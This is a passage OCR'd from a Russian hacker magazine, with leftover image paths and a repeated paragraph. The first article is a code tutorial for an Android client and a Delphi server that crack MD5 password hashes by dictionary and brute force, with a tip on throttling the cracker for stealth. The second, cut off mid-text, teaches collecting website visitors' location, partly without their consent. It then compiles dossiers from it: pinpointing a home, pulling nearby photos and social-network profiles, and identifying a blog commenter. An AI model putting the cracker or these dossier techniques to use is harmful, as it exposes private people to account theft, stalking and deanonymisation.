хранения модели взаимодействия центра с ботом в фоновом режиме. Создадим такой класс-фрагмент (ModelFragment.java):

```
public class ModelFragment extends Fragment {
    private final Model mModel;
    public ModelFragment() { mModel = new Model(); }
    @Override
    public void onCreate(final Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setRetainInstance(true);
    }
    public Model getModel() { return mModel; }
}
```

Данный код создает фрагмент, в котором мы будем хранить модель работы с ботом (обрати внимание, Model создается в конструкторе фрагмента): соединение по сети, отправка и прием данных, обработка ошибок и прочее. Как видишь, фрагмент не зависит от активности, иначе говоря, бизнес-логика отделена от пользовательского интерфейса.

ВИТРИНА

Главная активность нашего проекта (Main.java) уже по доброй традиции будет состоять из проверенных временем хакерских компонентов — полей ввода, кнопки и анимированного прогресс-бара (см. рис. 1). В методе onCreate нам необходимо найти наш фрагмент (а если он не существует — создать новый) и получить из него ссылку на модель:

```
private static final String TAG_MODEL_FRAGMENT =↵
"TAG_MODEL_FRAGMENT";
private Model mModel;
...
final ModelFragment retainedModelFragment =↵
(ModelFragment) getFragmentManager()↵
.findFragmentByTag(TAG_MODEL_FRAGMENT);
if (retainedModelFragment != null) mModel↵
= retainedModelFragment.getModel();
else {
    final ModelFragment tempFragment =↵
    new ModelFragment();
    getFragmentManager().beginTransaction()
        .add(tempFragment, TAG_MODEL_FRAGMENT)
        .commit();
    mModel = tempFragment.getModel();
}
mModel.registerObserver(this);
```

Теперь, сколько бы раз ни была пересоздана активность, mModel будет всегда содержать ссылку на одну и ту же модель (метод getModel). Метод registerObserver подписывает нашу активность на обработку различных событий модели. Например, когда происходит нажатие на кнопку отправки хеша и стартует новая задача, модель уведомляет подписчика (собственно, их может быть и несколько) об этом, вызывая зарегистрированный метод onTaskStarted:

```
@Override
public void onTaskStarted(Model mModel) {
    ed2.setText("");
    setupGUI(false);
}
```

Здесь setupGUI манипулирует с доступностью (Enabled) полей ввода и кнопки, а также видимостью прогресс-бара. Таким образом, если во время работы с ботом активность будет уничтожена (не путать с приложением!), новая активность оперативно получит состояние модели и с помощью setupGUI правильно настроит свои компоненты. Стоит отметить, что для регистрации в качестве подписчика активность должна реализовывать интерфейс Observer, описанный далее в модели:

```
public class Main extends ActionBarActivity↵
implements Model.Observer {...}
```

Мы подробнее поговорим об этом, когда будем рассматривать модель. Упомянутый обработчик нажатия кнопки выглядит неприлично просто:

```
public void bSend_click(View v){
    mModel.startTask(SERVER_IP, SERVER_PORT,↵
    ed1.getText().toString());}
```

КАК ДВА БАЙТА ПЕРЕСЛАТЬ

Используя текстовый протокол, мы будем отправлять боту MD5-хеши паролей для расшифровки. Этот процесс можно разделить на два: подбор пароля по словарю и перебор пароля методом грубой силы, то есть brute force. Наш бот будет

использовать словарь в виде текстового файла, каждая строка которого представляет собой сочетание хеша и пароля после двоеточия:

```
MD5_HASH:PASSWORD
```

Так что, если у тебя уже есть боевые словари, можешь их без проблем использовать в работе. Если пароля в словаре нет, бот запустит брут, или, выражаясь литературно, удаленная программа инициирует перебор всех возможных сочетаний вариантов парольной строки по шаблону. Брут будет работать во вторичном потоке, что позволит подключаться к боту в любой момент, но в случае активного перебора только для поиска пароля по словарю. Забегая вперед, скажу, что один брут-поток использует порядка 13% процессорного времени на четырехъядерном камне Intel (в конце мы сможем уменьшить этот показатель). Конечно, можно создать несколько потоков, но тогда это будет уже не бот, а какой-то баян. Когда (если вообще) пароль будет найден, бот бережно запишет его в словарь и освободится для следующего перебора. В качестве шаблона пароля выберем незамысловатую строку:

```
pattern:='abcdefghijklmnopqrstuvwxyz0123456789'
```



Рис. 1. Рендер интерфейса в Android Studio

а сам пароль ограничим шестью символами (полный перебор займет максимум пару-тройку часов).

МОДЕЛЬ ЖЕ!

Каркас модели в сокращенном виде представлен ниже:

```
public class Model {
   private boolean mIsWorking = false; // Задача запущена?
   private Task mTask; // Ссылка на задачу
   private String mResponse; // Ответ сервера
  public String getResponse() { return mResponse; }
  public void startTask(String SERVER_IP, int SERVER_PORT,↵
  String DATA_TO_SEND) {
     if (mIsWorking) return;
     mObservable.notifyTaskStarted();
     mIsWorking = true;
     mResponse = "";
     mTask = new Task(SERVER_IP, SERVER_PORT, DATA_TO_SEND);
     mTask.execute();
  }
  class Task extends AsyncTask<Void, Void, String> {
   @Override
   protected String doInBackground(final Void... params) { }
   @Override
   protected void onPostExecute(final String res) {
     mIsWorking = false;
  }
}
```

StartTask запускает новую асинхронную задачу (класс Task), передавая IP-адрес сервера (SERVER_IP), порт для подключения (SERVER_PORT) и хеш для расшифровки (DATA_TO_SEND). Используемый AsyncTask хорошо подходит для непродолжительных фоновых операций, результаты которых должны быть отражены в пользовательском интерфейсе. Однако при пересоздании активности эти операции не сохраняются (задача отменяется) — вот еще одна причина, по которой мы вынесли весь функционал в отделенную от активности модель.

Для реализации AsyncTask необходимо указать по порядку: тип входных данных (мы передаем данные через конструктор, поэтому указываем Void), тип данных для отображения хода выполнения операции (не используем, Void), тип итоговых значений (ответ сервера, тип String). Обработчик doInBackground выполняется в фоновом потоке, и именно здесь мы разместим код работы с сервером. Когда doInBackground завершит работу, конечный результат, то есть ответ бота, вернется в качестве параметра для обработчика onPostExecute. Кстати, последний при вызове синхронизируется с потоком GUI, поэтому внутри него можно безопасно работать с элементами интерфейса (в нашем варианте модель оповестит подписчика — активность Main — соответствующим событием, а он уже сам обновит компоненты GUI).

В основе сетевой поддержки Java лежит концепция сокета (Socket), идентифицирующего конечную точку сети. В нашем случае такой точкой (сервером) будет бот, «слушающий» определенный порт (скажем, номер 7001) до тех пор, пока клиент не соединится с ним. Для создания сокета на стороне клиента напишем функцию:

```
private Socket socket = null; // Ссылка на сокет
...
private void openSocket() {
   try {
       InetAddress serverAddr =↵
       InetAddress.getByName(IP);
       socket = new Socket(serverAddr, PORT);
   } catch (IOException e) {
       e.printStackTrace();
   }
}
```

> **LAN**
>
> Для работы в локальной сети необходимо запросить в манифесте приложения (AndroidManifest.xml) те же разрешения, что и для доступа в интернет:
>
> ```
> <uses-permission android:name="android↵
> .permission.INTERNET"/>
> <uses-permission android:name="android↵
> .permission.ACCESS_NETWORK_STATE"/>
> ```

Класс InetAddress используется для инкапсуляции как числового IP-адреса сервера, так и его доменного имени. Для локальной сети проще использовать IP. Парная функция закрытия сокета:

```
private void closeSocket(){
    if (socket != null)
    try {
       socket.close();
    } catch (IOException e) {
       e.printStackTrace();
    }}
```

Теперь рассмотрим реализацию doInBackground:

```
@Override
protected String doInBackground↵
```

> *Если пароля в словаре нет, бот запустит брут, или, выражаясь литературно, удаленная программа инициирует перебор всех возможных сочетаний вариантов парольной строки по шаблону уязвимости*

```
 (final Void... params) {
    String res = null; // Ответ сервера
    openSocket(); // Открываем Socket
    if (socket == null || !socket.isConnected())
{
        closeSocket();
        return CONNECTION_FAILED;
    }
    // Отправляем запрос
    try {
        PrintWriter out = new PrintWriter↵
        (new BufferedWriter(↵
        new OutputStreamWriter↵
        (socket.getOutputStream())), true);
        out.println(DATA);
    } catch (Exception e) {
        e.printStackTrace();
        closeSocket();
        return SENDING_FAILED;
    }
    // Ждем ответа
    try {
        BufferedReader in = new BufferedReader↵
        (new InputStreamReader(socket↵
        .getInputStream()));
        res = in.readLine();
    } catch (IOException e) {
        e.printStackTrace();
        closeSocket();
        return RECEIVING_FAILED;
    }
    closeSocket(); // Закрываем Socket
    return res;
 }
```


Для отправки строки используется символьный класс PrintWriter, определяющий выходной поток (в этом смысле запись строки в сокет аналогична выводу System.out). В качестве первого параметра используется абстрактный класс выходного байтового потока — OutputStream, в качестве второго — булево значение, управляющее сбросом буфера при вызове метода println. Для реализации OutputStream возьмем класс BufferedWriter, который буферизует вывод, тем самым увеличивая производительность работы. Метод socket.getOutputStream возвращает выходной байтовый поток сокета, но так как мы передаем строку, то перед отправкой в сокет ее необходимо преобразовывать в байтовый массив, чем и занимается объект OutputStreamWriter. Данная «матрешка» объектов в итоге позволит нам отправить строку в сокет простым вызовом метода println.

Прием строки аналогичен отправке, только вместо выходных потоков используются входные, а результат после readLine помещается в переменную res.

Данный обработчик вернет либо ответ бота (res), либо одну из ошибок — строковую константу (CONNECTION_FAILED, SENDING_FAILED или RECEIVING_FAILED).

АПГРЕЙД МОДЕЛИ

Рассматриваемая «Модель» (частная реализация шаблона MVC) всем хороша и удобна, но может возникнуть ситуация, когда ты захочешь, например, вместо сокетов использовать HTTP, FTP или даже IMAP. В этом случае без существенной модификации кода модели не обойтись, что сильно повышает риск возникновения ошибок в уже отлаженном коде, да и просто огорчает любителей перфекционизма (ведь листинг должен быть красивым, не правда ли?). Поэтому код сетевого взаимодействия с ботом желательно вынести в отдельный класс для каждого из используемых протоколов. Это твое новое домашнее задание.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

После получения ответа или ошибки, как уже отмечалось, вызывается обработчик onPostExecute:

```
@Override
protected void onPostExecute(final String res) {
    mIsWorking = false;
    if (res != null)
     if (res.equalsIgnoreCase(CONNECTION_FAILED))
         mObservable.notifyConnectionFailed();
     else
     if (res.equalsIgnoreCase(SENDING_FAILED))
         mObservable.notifySendingFailed();
     else
     if (res.equalsIgnoreCase(RECEIVING_FAILED))
         mObservable.notifyReceivingFailed();
     else {
        mResponse = res;
        mObservable.notifyTaskCompleted();
     }
}
```

Цель этого кода — оповестить подписчиков модели об итогах запроса к боту, а в случае обнаружения пароля или иного ответа сервера — записать его во внутреннее поле mResponse. Так, вызов метода mObservable.notifyConnectionFailed() в модели приведет к срабатыванию обработчика onConnectionFailed(Model mModel) в активности, mObservable.notifyTaskCompleted() соответствует onTaskCompleted(Model mModel) и так далее. Чтобы все это работало, необходимо описать интерфейс взаимодействия и класс для его реализации:

```
public interface Observer {
    void onTaskStarted(Model mModel);
    void onTaskCompleted(Model mModel);
    ....
}
private class ModelObservable extends Observable<Observer> {
    public void notifyTaskStarted() {
        for (final Observer observer : mObservers) observer.↵
        onTaskStarted(Model.this);
    }
    public void notifyTaskCompleted() {
        for (final Observer observer : mObservers) observer.↵
        onTaskCompleted(Model.this);
    }
    ...
}
```

Все обработчики уведомлений модели регистрируются абсолютно одинаково, поэтому часть из них опущена. Разумеется, готовый исходник всегда к твоим услугам. Цикл в нотификаторах предусматривает наличие нескольких подписчиков у модели.

Упомянутый метод registerObserver выглядит следующим образом:

```
private final ModelObservable mObservable =↵
     new ModelObservable();
...
public void registerObserver↵
 (final Observer observer) {
    mObservable.registerObserver(observer);
    if (mIsWorking)
      mObservable.notifyTaskStarted();
}
```

После регистрации подписчика мы сразу же сообщаем ему о запущенной задаче, если такая имеется, то есть активность всегда будет в курсе того, что делает модель в данный момент.

Нам осталось только упомянуть о реализации обработчика сообщения от бота onTaskCompleted:

```
@Override
public void onTaskCompleted(Model mModel) {
    ed2.setText(mModel.getResponse());
```

ПАРОЛЬ ДЛИНОЮ В ЖИЗНЬ

Если обратиться к Википедии по теме полного перебора методом грубой силы, то для использованного нами шаблона пароля можно найти любопытные цифры (скорость перебора — 100 000 паролей в секунду).

Кол-во знаков	Кол-во вариантов	Время перебора
1	36	менее секунды
2	1296	менее секунды
3	46 656	менее секунды
4	1 679 616	17 секунд
5	60 466 176	10 минут
6	2 176 782 336	6 часов
7	78 364 164 096	9 дней
8	2,821 109 $9x10^{12}$	11 месяцев
9	1,015 599 $5x10^{14}$	32 года
10	3,656 158 $4x10^{15}$	1 162 года
11	1,316 217 $0x10^{17}$	41 823 года
12	4,738 381 $3x10^{18}$	1 505 615 лет

Тренируем память?

А какой длины пароли у тебя?

```
    setupGUI(true);
}
```

Здесь геттер модели getResponse() отображается в строке с результатом, после чего setupGUI подготавливает интерфейс активности для следующего запроса.

Мы полностью рассмотрели реализацию клиента нашего проекта, теперь перейдем к серверной составляющей.

БОТ

Серверную часть разнообразия ради мы напишем внезапно на паскале, а точнее на его последней реинкарнации — Delphi XE. А почему бы и нет?

Так как пользователей нашего бота сравнительно немного, воспользуемся компонентом ServerSocket, установив свойство ServerType в stNonBlocking, то есть мы будем для простоты использовать так называемые неблокирующие сокеты (без создания многих потоков). Также закинем на форму RichEdit с именем Log для ведения журнала событий (см. рис. 2).

Для хранения хешей и паролей будем использовать класс TStringList, строки которого будут считываться (при создании формы) и записываться (при обнаружении пароля) в файл hash.txt.

Вся логика работы бота через сокет заключена в процедуре ServerSocketClientRead:

```
procedure TForm1.ServerSocketClientRead(Sender:↵
TObject; Socket: TCustomWinSocket);
var buf, pass : String;
begin
  buf:=Socket.ReceiveText;
  SetLength(buf, 32); // Убираем лишние символы
  AddString(Format('%s > Получен MD5: %s', [DateTimeToStr(NOW), buf]));
  pass:=getPass(buf);
  if (pass <> '') then
  begin
   AddString(Format('%s > Пароль найден в словаре и отправлен клиенту:
   %s = %s', [DateTimeToStr(NOW), buf, getPass(buf)]));
   Socket.SendText(pass);
  end else
  if bruteIsWorking then
  begin
   AddString(Format('%s > %s', [DateTimeToStr(NOW),↵
   'Пароль в словаре не найден. Брут занят!']));
   Socket.SendText('Dict : Password is NOT FOUND,  Brute : BUSY');
   end else
   begin
   startBruteThread(buf);
   AddString(Format('%s > %s', [DateTimeToStr(NOW),↵
  'Пароль в словаре не найден. Брут запущен...']));
   Socket.SendText('Dict : Password is NOT FOUND,  Brute : STARTED');
  end;
  Sleep(100);
  Socket.Close;
end;
```

Функция getPass пытается найти пароль в словаре (итерация по строкам TStringList): в случае успеха результат сразу же отправляется клиенту Socket.SendText(pass), иначе за дело берется брут. Нужно сказать, что брут может быть занят в момент подключения клиента (отслеживается переменной bruteIsWorking), поэтому последнему стоит подключиться позднее. Как бы там ни было, клиенту отправляется соответствующее сообщение.

Запуск брута осуществляет процедура startBruteThread, принимающая в качестве параметра хеш-строку пароля:

```
procedure TForm1.startBruteThread(hash : String);
begin
 if not bruteIsWorking then
 bruteThread:=TBruteThread.Create(hash);
end;
```


Сам брут работает в отдельном потоке в классе TThread:


```
TBruteThread = class(TThread)
private
  hash : String;
  pass : String;
  procedure PasswordFound;
public
  constructor Create(const hash_ : String);
  destructor Destroy; override;
protected
  procedure Execute; override;
end;
```


Конструктор и деструктор класса мы опустим (там все стандартно), а вот процедуру Execute рассмотрим:


```
procedure TBruteThread.Execute;
...
begin
 FreeOnTerminate:=True;
 pattern:='abcdefghijklmnopqrstuvwxyz0123456789';
 len:=Length(pattern);
 try
  with TIdHashMessageDigest5.Create do
  for i:=0 to len do
  ... // Еще циклы для j, k, l, m, n
  begin
   if Terminated then Exit;
   if (i = 0) then a:='' else a:=pattern[i];
   ... // Аналогично для b, c, d, e, f
   work:=HashStringAsHex(a + b + c + d + e + f);
```

Серверную часть разнообразия ради мы напишем внезапно на паскале, а точнее на его последней реинкарнации — Delphi XE. А почему бы и нет?












Рис. 2. Проект бота в Delphi XE

Рис. 3. Пароля нет? Брут, за работу!

Рис. 4. Пароля еще нет? Ждем-с...

Рис. 5. Ура!

Рис. 6. Бот отчитывается

```
  if (work = hash) then
  begin
   pass:=a + b + c + d + e + f;
   Synchronize(PasswordFound);
   Exit;
  end;
  // Sleep(1);
 end;
finally
 DisposeOf;
end;
end;
```


Так как задача алгоритмической оптимизации у нас не стоит, осуществим перебор наиболее наглядно и просто, то есть «в лоб» с помощью циклов. Символы (на самом деле строки из одного символа) a, b, c, d, e и f постепенно перебирают все возможные символы строки шаблона pattern. Delphi из коробки поддерживает реализацию MD5 в модуле IdHashMessageDigest. Для начала необходимо создать объект TIdHashMessageDigest5, после чего функция HashStringAsHex вычислит MD5-хеш указанной строки. Полученный результат сравнивается с исходным хешем, и при равенстве считается, что пароль найден (строго говоря, это коллизия). Процедура с говорящим именем PasswordFound добавляет найденный пароль в словарь. Из-за того что мы находимся в отдельном потоке, для синхронизации с главным потоком приложения указываем явно метод Synchronize, то есть Synchronize(PasswordFound).


```
procedure TBruteThread.PasswordFound;
var st : String;
    FName : String;
begin
 st:=hash + ':' + pass;
 FName:=ExtractFilePath(Paramstr(0)) + 'hash.txt';
 EnterCriticalSection(CS);
 try Data.Add(st);
     Data.SaveToFile(FName);
 finally
  LeaveCriticalSection(CS);
 end;
 Form1.AddString('');
 Form1.AddString(Format('%s > Брут нашел пароль:↵
 %s = %s', [DateTimeToStr(NOW), hash, pass]));
end;
```

Так как к словарю (TStringList) доступ одновременно имеют два потока: поток сокета соединения (при поиске по словарю), и поток брута (при добавлении нового пароля в словарь), нужно их синхронизировать. Самый простой способ этого добиться — использовать критическую секцию (CriticalSection). Критическая секция — участок кода, который в каждый момент времени может выполняться только одним из потоков. После того как первый поток вызовет EnterCriticalSection, всем другим потокам вход в этот код будет запрещен, и следующий поток, который дойдет до этой строки кода, будет остановлен до тех пор, пока первый поток не вызовет LeaveCriticalSection. Обрати внимание, что мы используем критическую секцию как в функции getPass, так и в процедуре PasswordFound. Блок try-finally-end гарантирует выполнение LeaveCriticalSection. Инициализировать критическую секцию удобнее всего в методе FormCreate формы: InitializeCriticalSection(CS), а уничтожать — в FormDestroy: DeleteCriticalSection(CS).

На рис. 3 представлен результат отправки боту хеша 8A13DAB3F5EC9E22D0D1495C8C85E436. Видно, что в словаре пароль отсутствует и бот запустил перебор комбинаций (Brute : Started). Если мы попробуем снова подключится и указать тот же хеш (см. рис. 4), бот вежливо предложит подождать, сославшись на занятость (Brute : Busy), — в это время доступен только поиск пароля по словарю. Подождав четверть часа, можно снова проверить бот и убедиться, что пароль он уже нашел — 12347 (см. рис. 5). На рис. 6 изображен этот же процесс, но уже со стороны бота.

В методе Execute есть одна закомментированная строка — Sleep(1). Процедура Sleep сообщает ОС о том, что текущий поток не нуждается в дополнительных циклах (квантах) процессора в течение миллисекунд, заданных параметром. Если раскомментировать эту строку, то после проверки очередного хеша Windows отдаст процессорные циклы другому потоку или процессу. В этом случае загрузка процессора упадет в несколько раз (на моем устройстве она упала до самого возможного миниума — до 1%), но время перебора хешей возрастет просто до неприличных огромных значений. Ну здесь уж что главнее: незаметность или производительность — решать тебе.





DVD.XAKEP.RU

На сайте ты найдешь полный код приложения.

ПОСЛЕСЛОВИЕ

Сегодня мы «подружили» Windows и Андроид весьма своеобразным способом, рассмотрели использование сокетов и фоновых задач, познакомились с моделью, а также стряхнули античную пыль с Delphi, вспомнив о работе с потоками и хешами. И все это затем, чтобы ты наконец-то вспомнил свой забытый пароль. По-моему, уже настало время открывать брют... ⌶

ГЕОТАРГЕТИНГ ДЛЯ ПРОГРАММИСТА

ЧТО ИНТЕРЕСНОГО МОГУТ РАССКАЗАТЬ БЕСПЛАТНЫЕ ГЕОИНФОРМАЦИОННЫЕ API



Ирина Чернова
irairache@gmail.com

Географические координаты — самая ценная инфа, которую веб-разработчик может получить от посетителей сайта. Имея смекалку и зная пару приемчиков, можно многое выяснить о человеке по его местоположению: адрес, какие заведения есть неподалеку, фотографии, сделанные в его районе, на что жалуются соседи и глубину ближайшей реки.

INTRO

Если ты до сих пор не собираешь данные о местоположении своих пользователей, то ты просто еще не читал эту статью и не знаешь, как с пользой для себя применить информацию. Разберем несколько юзкейсов, чтобы показать, как могут пригодиться геоданные, а потом перейдем к практике.

Юзкейс 1. «Я тебя вычислю по IP»

Допустим, в твоем блоге завелся тролль, который регулярно оставляет грубые комменты. Если ты собираешь инфу о посетителях Яндекс.Локатором, то без труда выяснишь, что этот кто-то находится на восточном конце улицы Ленина, в котором как раз живет один неприятный тип из твоего универа. И если повезет, то, сделав запрос к Vkontakte API, ты найдешь его последнюю фотку.

Юзкейс 2. Геомаркетинг

Яндекс.Директ уже давно применяет прицельный геотаргетинг для своих объявлений. Объявление «Сеть пиццерий в Москве» сознание игнорирует. А мимо ссылки «Пицца Рочдельская улица дом 14» (через дорогу от тебя) пройти практически невозможно.

Ты можешь использовать геоданные для продвижения товаров и услуг. Если человек в данный момент ощущает на себе действие пониженного атмосферного давления, то есть вероятность, что ему захочется купить таблетки для поднятия жизненного тонуса.

Юзкейс 3. Веселый функционал

Здесь огромный простор для творчества. Ставим на сайт «ночную» тему оформления после того, как у юзера заходит солнце. Показываем ему последние селфи девушек, сделанные в 10 км от него. По климату и глубине водоемов определяем, какая рыба водится в округе. Вариантов масса.

Юзкейс 4. «Научные» исследования аудитории

Результаты анонимного онлайн-опроса могут оказаться существенно полезнее, если в дополнение к ответам отмечать географическое положение респондентов.

Интересно? Тогда вперед.

ПОЛУЧЕНИЕ КООРДИНАТ

GPS-данные можно получить с помощью JavaScript и HTML5 Geolocation API. Но учти: узнать точное местоположение пользователя можно только с его согласия. Он должен выразить его, ответив утвердительно на вопрос всплывающего окна, разрешить ли текущему сайту узнать его местоположение.

Пример кода на нативном JS:




```
// Кладем в переменную адрес <div>
   для вывода текста
var posText = document.↵
getElementById("positionText");
function getLocation() {
if (navigator.geolocation) {
// Если пользователь разрешил,
   определяем его местоположение
   и обрабатываем полученное значение
   с помощью функции ShowPosition
    navigator.geolocation.getCurrent↵
    Position(showPosition);
} else {
    // Если нет, выводим сообщение
        об ошибке
    posText.innerHTML = "Этот браузер↵
    не может определять местоположение";
}
}
function showPosition(position) {
   // Выводим широту и долготу
      на страницу
   posText.innerHTML = "Широта: "↵
   + position.coords.latitude +
   "<br>Долгота: " + position.coords.↵
   longitude;
}
```



WWW

Страница разработчика Foursquare: https://developer.foursquare.com/





WWW

Документация: https://tech.yandex.ru/maps/geocoder/

ЯНДЕКС.ЛОКАТОР

Если пользователь не хочет добровольно делиться GPS-инфой, то еще не все потеряно. Есть крутой инструмент Яндекс.Локатор. Средняя точность определения составляет 300 м. Он вычисляет, где находится человек, по следующей информации:

- сигналам сети мобильной связи;
- сигналам сетей доступа Wi-Fi;
- IP-адресу мобильного устройства.

Внедряется в проект в разы сложнее, чем HTML5 Geolocation API. Перед отправкой запроса к Яндекс.Локатор API сайт или мобильное приложение должно получить access key и выяснить много подробностей о пользователе. Если посетитель сидит в инете через мобильную связь, то надо знать ID сотовой ячейки и силу сигнала, если через Wi-Fi — силу сигнала и MAC-адрес точки доступа.

За точными инструкциями отсылаем тебя к руководству разработчика: bit.ly/1LhWbwx.


Работать с GPS-данными можно не только на JS. У большинства языков имеются инструменты для их получения и обработки:

- C — bit.ly/1FjZRPk;
- Python — bit.ly/1K5Y81c;
- Java — bit.ly/1H31DPY;
- Objective-C — bit.ly/1KIEeGA;
- PHP — bit.ly/1JGWxvp;
- Ruby — bit.ly/1KlqA68.

EXIF-ДАННЫЕ ФОТОГРАФИЙ

Найти GPS-координаты можно и в метаданных снимков, сделанных цифровой камерой. Информацию о фотках можно читать без согласия пользователя. Надо только заставить его их загрузить. Дальше на помощь приходит библиотека exif-js (https://github.com/jseidelin/exif-js) или серверные инструменты для чтения exif-data:

- в PHP есть встроенная функция read_exif_data();
- для Ruby есть библиотека exifr (https://github.com/remvee/exifr);
- у Python есть Package ExifRead 2.0 (https://pypi.python.org/pypi/ExifRead);
- для C++ — easyexif (bit.ly/1PUd1lU).



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

БАЗА GEOIP

Можно попробовать найти IP-адрес пользователя в базе GeoIP, но это чистой воды хиромантия. Дорогая и устаревшая. По моему опыту, эта база полна неточностей и доверять ей нельзя. Да и процент использующих VPN довольно значителен.

СОСТАВЛЯЕМ ДОСЬЕ

Получив в руки географические координаты, приступим к сбору информации. Для каждого пункта будем делать запрос с параметрами к одному из API и парсить возвращаемый XML/JSON-ответ.

Для начала узнаем адрес пользователя с точностью до улицы.

УЗНАЕМ АДРЕС ПОЛЬЗОВАТЕЛЯ

Это можно сделать Яндекс.Геокодером (с ним можно работать без предварительной OAuth-авторизации).

Синтаксис запроса:

```
http://geocode-maps.yandex.↵
ru/1.x/?geocode=36.3630,56.0000
```

Все просто. Запросу передается два параметра: широта (56.0000) и долгота (36.3630).

Сервер выдаст ответ в формате XML (см. скрин). Нас интересуют следующие поля:

- AddressDetails → Country → AddressLine — текстовая строка с полным адресом пользователя;
- AddressDetails → Country → CountryName — страна;
- AddressDetails → AdministrativeArea → AdministrativeAreaName — регион;
- AddressDetails → SubAdministrativeArea → SubAdministrativeAreaName — район;
- AddressDetails → Locality → LocalityName — населенный пункт;
- AddressDetails → ThoroughFare → ThoroughFareName — улица.

Адрес с номером дома Яндекс.Геокодер не раскрывает. Но если немного напрячь мозги и вспомнить школьную программу, то можно вычислить его. В одном градусе широты 111 км 111 м. С долготой все чуть-чуть сложнее. Ведь диаметр Земли варьируется в зависимости от широты. Поэтому долгота рассчитывается по следующей формуле (6371 — это радиус Земли):

```
6371*(Math::PI/180)*cos↵
(широта*Math::PI/180)
```

Как эти знания помогут вычислить точный адрес пользователя? А вот как:

1. Узнаем улицу с помощью Яндекс.Геокодера.
2. Отправляем запрос на получение точных географических координат какого-нибудь дома на этой улице:

```
http://geocode-maps.yandex.ru/1.x/↵
?geocode=пермь, улица Яблочкова,2
```

3. Считываем значение <pos> из ответа сервера.
4. Зная длину градуса широты и долготы, рассчитываем расстояние от искомой точки до этого дома.
5. Открываем Яндекс.Карты и линейкой прикидываем, какой дом имеет географические координаты пользователя.

Всех юзеров таким способом не задетектишь, но некоторых особо нужных вполне. Главное — не ошибиться в расчетах.

ФОТОГРАФИИ ВОКРУГ

Теперь поищем фотографии, сделанные рядом с местом X. Как это делается, разберем на примере ВКонтакте API.

```
https://api.vk.com/method/photos.↵
search.xml?lat=38.600000&long=35&↵
count=100&radius=500
```

- lat — широта;
- long — долгота;

- count — количество возвращаемых запросом фотографий;
- radius — радиус окружности вокруг заданной точки, в которой должны быть сделаны фотографии.

Вот какие поля ответа нас интересуют:
- <src>,<src_big> — ссылки на фотографии;
- <created> — дата создания фотографии в unixtimestamp;
- <owner_id> — ID владельца фотографии.

Зная ID владельца, можно зайти на его страницу или собрать инфу с помощью того же VK API:

```
https://api.vk.com/method/getProfiles.↵
xml?uids=111111&fields=last_name,↵
first_name,sex,age
```

- uids — ID владельцев через запятую;
- fields — поля, которые мы хотим получить в ответе.

Полный список полей доступен в документации — https://vk.com/pages.php?o=-1&p=getProfiles.

У Instagram, Facebook и Flickr тоже есть API с методами для поиска фотографий по геотегам. Порядок работы с ними ищи на страницах для разработчиков приложений под эти соцсети.

МЕСТА ВОКРУГ

А теперь научимся искать объекты заданного типа рядом с пользователем с помощью Foursquare API. Перед выполнением запросов необходимо зарегистрировать приложение, получить CLIENT_ID и CLIENT_SECRET.

```
https://api.foursquare.com/v2/venues/↵
search?client_id=CLIENT_ID&↵
client_secret=CLIENT_SECRET↵
&v=20130815&ll=40.7,-74&query=пицца
```

- v — версия API;
- ll — широта и долгота;
- query — описание объекта, который ищем.

В ответ придет инфа о ближайших к заданной точке пиццериях в виде массива объектов, которые в Foursquare называются venues. У каждого объекта venue есть обязательные свойства:
